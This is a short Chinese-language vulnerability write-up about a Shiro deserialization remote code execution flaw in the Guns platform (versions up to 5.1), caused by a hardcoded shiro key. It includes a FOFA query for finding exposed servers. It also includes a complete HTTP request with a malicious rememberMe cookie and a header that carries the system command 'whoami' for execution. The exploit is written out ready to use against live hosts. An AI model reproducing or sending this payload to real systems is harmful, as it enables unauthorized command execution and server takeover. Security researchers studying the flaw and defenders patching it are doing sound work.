G7-1Gun-快速开发平台-反序列化RCE


漏洞描述：

Guns v5.1 及之前的版本存在 shiro 反序列化漏洞，该漏洞源于软件存在硬编码的 shiro-key，攻击者可利用该 key 生成恶意的序列化数据，在服务器上执行任意代码，执行系统命令、或打入内存马等，获取服务器权限。

影响版本：

```
Guns <= v5.1
```

网站图片：



网络测绘：

fofa语法：

FOFA：app="Guns"

漏洞复现：

payload：

```
GET / HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cookie: rememberMe=ZTE4ZUI2ZmNlQ0I1N2VlMIo/Wyvlhprf3YyQ7Uv0S1ylHBAbcj1lccluzsWCtG5HF01/y+s6ZI6S12zsdz9N+2nqYahiFMk8s+/RwNucYR8lqS9REzzXlF3orc/ZFjlRR8h0Lgfn4lpRxZnSGYCVh0
X-Token-Data: whoami
Accept-Encoding: gzip
```

效果图: